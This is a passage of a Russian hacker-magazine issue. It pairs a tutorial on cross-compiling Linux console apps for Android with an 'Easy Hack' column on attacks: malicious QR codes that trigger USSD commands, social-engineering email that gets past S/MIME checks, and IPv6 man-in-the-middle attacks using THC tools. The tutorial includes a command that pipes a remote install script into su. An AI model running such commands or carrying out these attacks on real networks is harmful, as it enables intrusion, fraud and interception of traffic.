В этом случае мы можем попробовать собрать приложение самостоятельно. Однако здесь нас ждет сразу несколько трудностей: дело в том, что для сборки софта для смартфона придется подготовить необходимый инструментарий кросс-компиляции, затем учесть все зависимости собираемого приложения и, наконец, в некоторых случаях внести необходимые изменения в код. Все это довольно хлопотные дела, которые вряд ли стоят того, чтобы тратить на них время.

Тем не менее мы можем воспользоваться наработками других людей, чтобы автоматизировать процесс сборки софта. Одно из наиболее развитых и интересных решений из этой области — набор скриптов SCRIPTSET (goo.gl/Z1gCa), разработанный пользователем smitna с XDA Developers. Он позволяет буквально в пару команд собрать множество самых разных приложений, в числе которых htop, ImageMagick, iptables, ELinks, Screen, mc, node.js, Samba, strace, QEMU, Parted, SANE (его можно использовать для прямой печати на принтере с телефона!) и множество других. Скрипт сам выкачает кросс-компилятор, все необходимые зависимости и приложения, наложит патчи, где это необходимо, и сгенерирует готовый для распаковки на телефон архив.

SCRIPTSET работает только в Linux, но, если у тебя Windows, ты можешь установить Ubuntu в виртуальной машине.

Далее следует открыть терминал и установить необходимые для сборки кросс-компилятора инструменты:



Сайт журнала в консольном браузере Lynx

```
$ sudo apt-get install build-essential ↵
  cmake autoconf2.13 scons
```

После этого можно получить сам SCRIPTSET и распаковать его:

```
$ cd ~
$ wget http://goo.gl/zvnom -O ↵
  scriptset-2.6.zip
$ unzip scriptset-2.6.zip
```

В результате распаковки мы получим... еще один архив: scriptset-2.6.tar.bz2. Но и это еще не все, архив запакован без традиционного для tar корневого каталога, поэтому его необходимо создать самостоятельно. И уже в него производить распаковку:

```
$ mkdir scriptset
$ cd scriptset
$ tar -xjf ../scriptset-2.6.tar.bz2
```

После распаковки в каталоге появится несколько скриптов, конфигов, а также внушительных размеров файл README, содержащий инструкции по использованию скриптов. На скриптах не стоит бит исполнения (что не удивляет, учитывая предыдущие заморочки), поэтому его надо поставить самостоятельно:

```
$ chmod 755 *.sh
```

Далее открываем файл configuration.conf на редактирование и меняем в нем следующие строки:

```
# vi ~/scriptset/configuration.conf
// Каталог установки приложений
// на смартфоне
TARGET_SYSROOT="/data/sysroot"
// Целевой процессор
TARGET_MARCH="armv7-a"
TARGET_MTUNE="cortex-a9"
TARGET_MFPU="neon"
TARGET_MFLOAT="softfp"
```

Этого будет достаточно для корректной сборки любого приложения; целевым процессором будет стандартный ARMv7 с дополнительным набором инструкций NEON. Такой установлен в любом смартфоне, выпущенном за последние три-четыре года. Каталог /data/sysroot будет использован для установки приложений на смартфоне, однако, как это ни странно, его придется также создать и на настольной машине:

```
$ sudo mkdir -p /data/sysroot
$ sudo chown user:users /data/sysroot
$ sudo chmod 777 /data/sysroot
```

Как объясняет автор скриптов, такое действие необходимо потому, что пути для ключевых каталогов в некоторые приложения вшиваются на этапе сборки. Поэтому, если бы мы собрали приложение, используя в качестве корневого текущий и любой другой каталог, оно бы просто не заработало на смартфоне из-за различия в путях. Я уверен, что корректнее было бы решить эту проблему с помощью chroot, но проще и быстрее создать нужный каталог, а по окончании работ — удалить его.

Далее мы должны указать список приложений, которые планируем собирать. Для этого открываем файл package_selection.conf и меняем no на yes в нужных опциях. Например, чтобы собрать bash, ImageMagick и Screen, нужно поменять три следующих строки:

```
# vi ~/scriptset/package_selection.conf
BASH=yes
IMAGEMAGICK=yes
SCREEN=yes
```

Имей в виду, что настройки, находящиеся между строками # ALWAYS NEEDED, менять нельзя. Эти приложения и библиотеки нужны всегда, и без них другие приложения просто не собираются. Теперь можно скомпилировать приложения. Для этого достаточно запустить скрипт build.sh без аргументов:

```
$ ./build.sh
```

Если все необходимые пакеты были установлены и компилятор в ходе сборки не выдал никаких ошибок, в результате сборки в текущем каталоге появятся два архива: cs-sysroot.tar.bz2 и android-mysysroot.tar.bz2. Первый — это окружение, необходимое для запуска приложений, созданное кросс-компилятором, а второе — сам набор приложений. Оба этих архива необходимо скинуть на карту памяти смартфона, а затем, запустив на нем эмулятор терминала или подключившись по ADB, выполнить две команды:

```
$ tar xjf /sdcard/cs-sysroot.tar.bz2
$ tar xjf /sdcard/android-mysysroot.↵
  tar.bz2
```

В результате во внутренней памяти смартфона появится каталог /data/sysroot, в котором и будут размещены приложения. Запускать их следует из того же терминала, указывая полный путь. Например:

```
$ /data/sysroot/usr/bin/bash
```

Ну или после запуска терминала добавить /data/sysroot/usr/bin в PATH:

```
$ export PATH="$PATH:/data/sysroot/↵
  usr/bin"
```

ВЫВОДЫ

Несмотря на довольно серьезные различия между Android и типичным Linux-дистрибутивом, установить консольные Linux-приложения на смартфон не так уж и сложно. К сожалению, о графических приложениях речи пока не идет, но проекты портирования библиотеки Qt и графического сервера Wayland в Android уже есть, и в скором времени, надеюсь, мы получим рабочее решение. ⌶

ТАНЦЫ С БУБНОМ

Если во время bootstrap'а BotBrew возникли проблемы, ты можешь попробовать установить его вручную с помощью следующей команды:

```
wget http://repo.botbrew.com/anise/bootstrap/↵
install.sh -O - | su
```

Если и это не помогло, можно удалить все установки («Remove BotBrew» в настройках) и затем попробовать запустить эту команду.

```
Seems to be good, all programs available - starting
Switching to CodeBench cross-compiler
Have to build and/or download gettext
Have to build and/or download libxml2
Have to build and/or download Python
Have to build and/or download readline
Have to build and/or download SQlite3
Have to build and/or download OpenSSL
Have to build and/or download nurses
Have to build and/or download zlib
Have to build and/or download cURL
Have to build and/or download expat
Have to build and/or download elinks
Have to build and/or download libffi
Have to build and/or download libiconv
**************************************************
13 packages selected
**************************************************
Building nurses
**************************************************
which: no curl_donotanswer in (/home/jlm/Desktop/scriptset/arm-2011.09/bin:/home/jlm/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/sbin:/sbin:/opt/java/bin:/opt/java/db/bin:/opt/java/jre/bin:/usr/bin/core_perl:/sbin:/usr/sbin:/usr/local/sbin:/home/jlm/Desktop/scriptset/bin)
downloading http://ftp.gnu.org/pub/gnu/ncurses/ncurses-5.9.tar.gz with Wget
```

Запуск сборки приложений

EASY HACK



Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com, twitter.com/antyurin



DVD


Все описанные программы со всей рубрики ищи на диске

ПРОВЕСТИ АТАКУ, ИСПОЛЬЗУЯ QR-КОД

РЕШЕНИЕ

Этот номер мы посвятим не самым стандартным и распространенным технологиям, вернее, атакам на них — местами странным :). И то и другое, я думаю, будет полезно. Итак, первый «клиент» сегодня — QR-код (Quick Response). Это двухмерный штрих-код.

Главные плюсы — возможность хранить большее количество информации по сравнению с обычными штрих-кодами, а также возможность скачивать данные любым девайсом с камерой. Основной информацией может быть текст, ссылка, SMS или телефон. QR-коды и были распространены, и дальше набирают популярность. А потому нет ничего удивительного в том, что и их сможет как-нибудь заюзать злоумышленник, особенно в связке с социальной инженерией. Самым простым вектором будет возможность «заманить» юзера на наш хост. Сфоткал человек QR-код и — бац — попал на сайт с чем-то ужасным :). Но есть и другие возможности. Главное — мыслить шире.



Структура QR-кодов

К примеру, можно выполнить USSD-команду на телефоне. USSD (Unstructured Supplementary Service Data) — «стандартный сервис в сетях GSM, позволяющий организовать интерактивное взаимодействие между абонентом сети и сервисным приложением в режиме передачи коротких сообщений», говорит нам Wiki. Например, команда для получения количества денежек на счету. Но кроме этого, есть еще и команды, которые обрабатываются самим девайсом (телефоном). Из простейших — показ IMEI, показ MAC'а WLAN'а. Но есть варианты и посерьезней. Что-то вроде пугающего «Full Factory Reset» или отправки денежек со своего счета на другой (но там, кажется, подтверждение есть, а потому не прокатит).

Но как же вызвать такой код? С год назад в ряде девайсов под андроидом была найдена бага-фича — возможность использовать протокол (схему) tel://. Официально она нужна для того, чтобы можно было кликнуть в браузере по ссылке на каком-то сайте и быстро позвонить туда. Так вот, добрые люди логично решили, что туда же можно подставить и USSD-команду. Что еще интересней, была возможность запустить команду автоматически — просто заставить браузер открыть tel://USSD. Официально бага зафикшена, но я не уверен, что все уже установили соответствующее обновление :).

Конечно, бага эта не совсем напрямую связана с QR-кодами, но как один из вариантов атаки возможна. На infosec'е даже приведен пример. Все, что требуется от злоумышленника, — зайти на http://goqr.me/ (или какой-нибудь аналог) и сгенерить QR-код с необходимым пэйлоадом — во вкладке «Call» указать необходимую USSD-команду.

Успех всего дела зависит от возможности решить следующие проблемы. Во-первых, большинство QR-reader'ов на телефонах показывают, что они прочитали, перед тем как самим выполнить какие-то действия. Во-вторых, некоторые звонилки не поддерживают такой набор USSD (а может, таким образом и закрыли дырку в андроиде?). С первой проблемой поможет справиться хорошая социнженерия. Ведь не многие понимают, что телефонный номер может быть чем-то плохим.

Вторую же, как ни странно, она тоже может решить :). Это должно быть что-то в джедайском стиле: «эту USSD-команду набрать хочешь ты».

ПРОВЕСТИ СОЦИАЛЬНУЮ ИНЖЕНЕРИЮ «В ОБХОД» S/MIME




Рис. 1. Хорошая реакция Mac Mail




Рис. 2. Тихая реакция Thunderbird

РЕШЕНИЕ

Продолжим терзать плоть СИ. Давай представим себе ситуацию. Есть компания, в которой много народа, и кто-то хочет откуда-то снаружи ее поломать. Конечно, можно попытаться проникнуть через SQLi на одном из сайтов компании или проэксплуатировать какой-нибудь сервис. Но опыт подсказывает, что простейший путь — лайтовая СИ и почтовая рассылка на адреса компании. Конечно, нужно добыть их список. Но тут поможет гугление и другие средства сбора инфы, а также ряд уязвимостей в конфигурации email-серверов (их мы обсуждали в одном из номеров][).

Вообще, в проведении хорошей СИ с использованием почты есть множество всяких тонкостей. Один из самых перспективных вариантов — это послать письмо от имени одного из сотрудников компании другим сотрудникам. Особенно хорошо от начальника — тогда и экзешничек люди не побоятся запустить :). Но на пути атакующего может встать и хорошая конфигурация SMTP-сервера компании, и всевозможные антиспам-системы и даже антивирусы. И кроме того, такая вещь, как S/MIME. Про обход ее мы и поговорим.

По вики: «S/MIME (Secure/Multipurpose Internet Mail Extensions) — стандарт для шифрования и подписи в электронной почте с помощью открытого ключа. S/MIME предназначена для обеспечения криптографической безопасности электронной почты. Обеспечиваются аутентификация, целостность сообщения и гарантия сохранения авторства, безопасность данных (посредством шифрования)». По факту это некий аналог SSL, только для почты. Для работы тебе требуется создать открытый и закрытый ключи, а также получить сертификат, подписанный одним из центров сертификации. Официально, получив от злоумышленника письмо, зашифрованное с использованием S/MIME, жертва сможет проверить и убедиться, что письмо прислано именно от тебя. То есть вектор с письмом от начальника не прокатил бы. Жертва увидит, что это не подписанное обычно письмо, сразу заподозрит неладное и вызовет службу безопасности :).

Но-но-но… Так как этой темой занимались (читай: ломали) не так много людей, как с SSL, то и проблемы здесь всплывают нам уже знакомые. Теория теорией, а во внедрении всегда будут дырки. Итак, не очень давно на сайте goo.gl/utAiS был показан небольшой тест, как ведут себя основные корпоративные клиентские продукты (MS Outlook, Thunderbird, Mac mail) при получении письма. Не простого письма, а подписанного с использованием S/MIME. Но при этом email в поле FROM (от кого) не совпадает с тем, что указан в сертификате S/MIME, а сам сертификат верен и подписан авторизованным удостоверяющим центром. То есть здесь была эмулирована аналогичная с SSL ситуация, когда имя хоста CN (common name) не совпадает с именем хоста, куда произошло подключение (то, что в адресной строке). Браузеры в таком случае показывают страшные таблички с предупреждениями, а что у почтовиков?

Результат оказался очень забавным: только Mac Mail выдал дельное предупреждение. Thunderbird лишь пометил небольшим значком, а MS Outlook вообще не увидел никакой проблемы. И это при том, что MS плотно поддерживает стандарт S/MIME.

Таким образом, по идее, все, что необходимо для проведения атаки, — получить сертификат S/MIME от одного из доверенных центров сертификации. По сути, это все те же Thawte, Comodo, VeriSign и так далее. У Comodo к тому же вроде бы можно даже получить его бесплатно.

Признаюсь, сам это не тестировал, но скриншоты от автора статьи должны быть вполне показательны (см. рис. 1, 2, 3).

Желательно, конечно, еще уточнить, что конкретно юзает наша жертва в качестве mail'ера, а также антиспам- и антивирус-системы в компании, чтобы быть во всеоружии. Но, как я вроде уже писал, для начала работы желательно получить хотя бы одно письмо из компании. В заголовках письма почти стопроцентно будет и mail-клиент, и, хотя бы косвенно, версии ПО.




Рис. 3. Косяк MS Outlook

ПРОИЗВЕСТИ MITM-АТАКУ, ИСПОЛЬЗУЯ IPV6

РЕШЕНИЕ

Итак, обычная ситуация: есть некая корпоративная сеть, в ней пользователь (наша жертва) и сервер, на котором пользователь аутентифицируется. И задача атакующего — внедриться в сетевое подсоединение между ними, то есть провести атаку man in the middle.

В рамках Easy Hack'а мы уже разбирали пучок методов, которые позволили бы добиться внедрения. Это и атаки на DNS, NBNS, и ICMP redirect, и, конечно, классическая ARP poisoning. В следующих номерах мы еще коснемся более извращенных и более специфичных MITM-атак, но сейчас давайте вспомним, что XXI век на дворе. А что это нам несет? Конечно, IPv6 :). Вот сегодня мы и узнаем основные методы MITM в IPv6.

Для начала на всякий случай отмечу, что MITM'ы более высоких уровней (над IP-уровнем) останутся неизменными по сути. Меняется ведь только протокол IP, то есть основная идея DNS-спуфинга будет той же (хотя имплементацию нужно менять).

С другой стороны, мы лишаемся такой шикарной вещи, как ARP spoofing. В IPv6 такой протокол отсутствует. Что можно сделать в новом протоколе? Давай вернемся к основополагающим задачам, лежащим на плечах IPv6, а также к тому, как они были решены.

Одной из главных задач, которая раньше решалась посредством ARP в IPv4, было «нахождение» хоста. То есть поступает задача подключиться к какому-то IP, но ведь для фактического подключения сетевой подсистеме надо знать MAC-адрес конечного хоста. Поэтому посылались широковещательные ARP-запросы, типа «кто IP такой-то?».

А что же в IPv6? Так как от базовой концепции избавиться было нельзя (для подключения нужен MAC), решение оказалось, по сути, аналогичным. Был внедрен протокол NDP — Neighbor Discovery Protocol, часть обновленного протокола ICMPv6.

Для того чтобы получить MAC-адрес, хост посылает специальный ICMPv6-запрос (Neighbor Solicitation — тип 135) на специальный multicast-адрес. Стоит отметить, что в IPv6 избавились от broadcast-адресов. Вместо них выделили определенные multicast-адреса, которые выполняют ту же функцию, — такие пакеты получают все хосты сегмента. Таким образом, хост, чей IP указан в пакете, отвечает обратно ICMPv6-пакетом — Neighbor Advertisement (тип 136), в котором и указывает свой MAC (см. рис. 1).

Как видишь, все выглядит очень пригодным для проведения MITM, а главное — таковым и является :). Можно спокойно флудить Neighbor Advertisement пакетами на хост жертвы, и он будет посылать данные нам (NDP cache poisoning?) (см. рис. 2).

Фактически атаку можно провести, используя, например, утилиту parasite6 из набора THC-IPv6 attack toolkit (goo.gl/Ryfe8). Она отвечает NA-пакетами на все NS-запросы в сети, так что злоумышленнику будут видны все данные в сегменте сети.

Второй вариант проведения MITM-атаки основывается на новой фиче IPv6 — SLAAC. Эта аббревиатура расшифровывается как stateless address autoconfiguration и подразумевает под собой возможность получения сетевых настроек хостом в подсетях, где отсутствует DHCP-сервер. Фича эта очень даже удобная. Атакующий подключился в новую сеть, и — бац — у него есть все основные настройки: твой IP, IP шлюза и DNS-сервера — то есть то, что обычно приходится прописывать в IPv4 без DHCP.

А как работает эта технология? Очень просто. При подключении к сети сам хост генерит себе свой IP-адрес, основываясь на MAC-адресе сетевой карты. После чего отправляет в сеть на специальный multicast-адрес (all




Рис. 1. Протокол NDP




Рис. 2. Neighbor Advertisement spoofing




Рис. 3. Легальное применение ICMPv6 Router Advertisement




Рис. 4. Легальное применение ICMPv6 Redirect

routers multicast) запрос ICMPv6 типа Router Solicitation (тип 133), чтобы получить основные настройки от самого роутера (роутеров). Последние же, получив данный запрос, отправляют ответ Router Advertisement (тип 134), и тоже на multicast-адрес (что интересно, ответ уже адресуется всем), в него и включают информацию для настроек. Все это чем-то смахивает на DHCP, но путать не следует, ведь в IPv6 есть и свой DHCPv6.

Думаю, ты догадываешься, что атака здесь по идее своей аналогична предыдущей. Все, что необходимо атакующему, — посылать ICMPv6 Router Advertisement пакеты в сеть. Это перезапишет имеющиеся настройки автоконфигурации, и трафик от хостов пойдет к нему. Злоумышленник же его, в свою очередь, будем передавать дальше на роутер. Итог — MITM получена. Фактически произвести эту атаку можно, опять-таки используя тулзу от THC — fake_router6.

Еще раз подчеркну, что какой-то встроенной защиты от перезаписи настроек здесь изначально нет. Один пакет — одна запись. Сколько-то номеров назад я как раз писал про отличный DoS против всех современных Windows-систем — флудинг такими RA-сообщениями (используя flood_router6 THC). Падение происходит буквально за секунды, а от атакующего почти ничего не требуется.

Хорошо. И наконец, последний вид MITM-атаки. О его версии для IPv4 я писал в одном из последних номеров — это ICMP Redirect. Напомню, что роутер может послать на входящий пакет от хоста ICMP-сообщение о том, что есть более «правильный» маршрут для трафика, через такой-то другой роутер. Таким образом, если подделать такой пакет и послать его от имени роутера нашей жертвы, дальнейшие данные жертва будет пускать через нас.

Как ни странно, но этот функционал перекочевал и в IPv6. Когда роутер обнаруживает более корректный маршрут для трафика от какого-то хоста, он отправляет ему ICMPv6 запрос Redirect (тип 137). После чего хост меняет роутер, используемый для пересылки данных, на тот, что указан в запросе. По сути — все то же (см. рис. 4). Но в IPv6 был внедрен некий метод защиты: роутер должен вернуть в ICMPv6 Redirect запросе весь пакет, для которого роутер нашел лучший путь. Да, кажется, тут возникает проблема? Но умные дяди из THC уже подумали за нас. Решение есть, и остроумное. Если роутер должен ответить ICMP с проблемным пакетом, то для подделки запроса от роутера мы должны сделать так, чтобы мы знали тело пакета. Как этого добиться? Для начала давай представим себе саму ситуацию перед атакой (см. рис. 5). Здесь A — хост жертвы, X — хост атакующего, C — хост, куда жертва посылает данные (то есть то, что мы хотим перехватить). И роутер B — это тот, через который бежит трафик от A к C. Фактически же атака реализуется такой последовательностью:

1. Злоумышленник со своего хоста посылает ICMPv6 Echo Request запрос (он остался неизменным по сравнению с ICMPv4) на хост A, но в поле source IP (от кого) указывает хост C.
2. Хост A, получив такой пакет, ответит хосту C ICMPv6 Echo Reply пакетом.
3. Злоумышленник создает IPv6 ICMP Redirect-пакет и посылает его от имени роутера (опять-таки подделывая source IP) на хост A, с указанием использовать для доступа к хосту C роутер X (то есть нашу машину).

Важнейший момент заключается в том, что при атаке можно добавить в Redirect-пакет Echo Reply пакет. После этого данные должны потечь через нас. Для реальной эксплуатации можно воспользоваться тулзой redir6 из того же набора THC.

Как видишь, протокол изменился, но атаки, которые можно провести, остались в основе своей прежними. Напоследок извинюсь за достаточно сильное упрощение терминологии IPv6 и множественные аналогии из IPv4. Это чтобы было проще понять и не объяснять все новые особенности и тонкости.





Рис. 5. Составляющие MITM через ICMPv6 Redirect



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ПРОВЕСТИ XSS-АТАКУ ЧЕРЕЗ FLASH

РЕШЕНИЕ

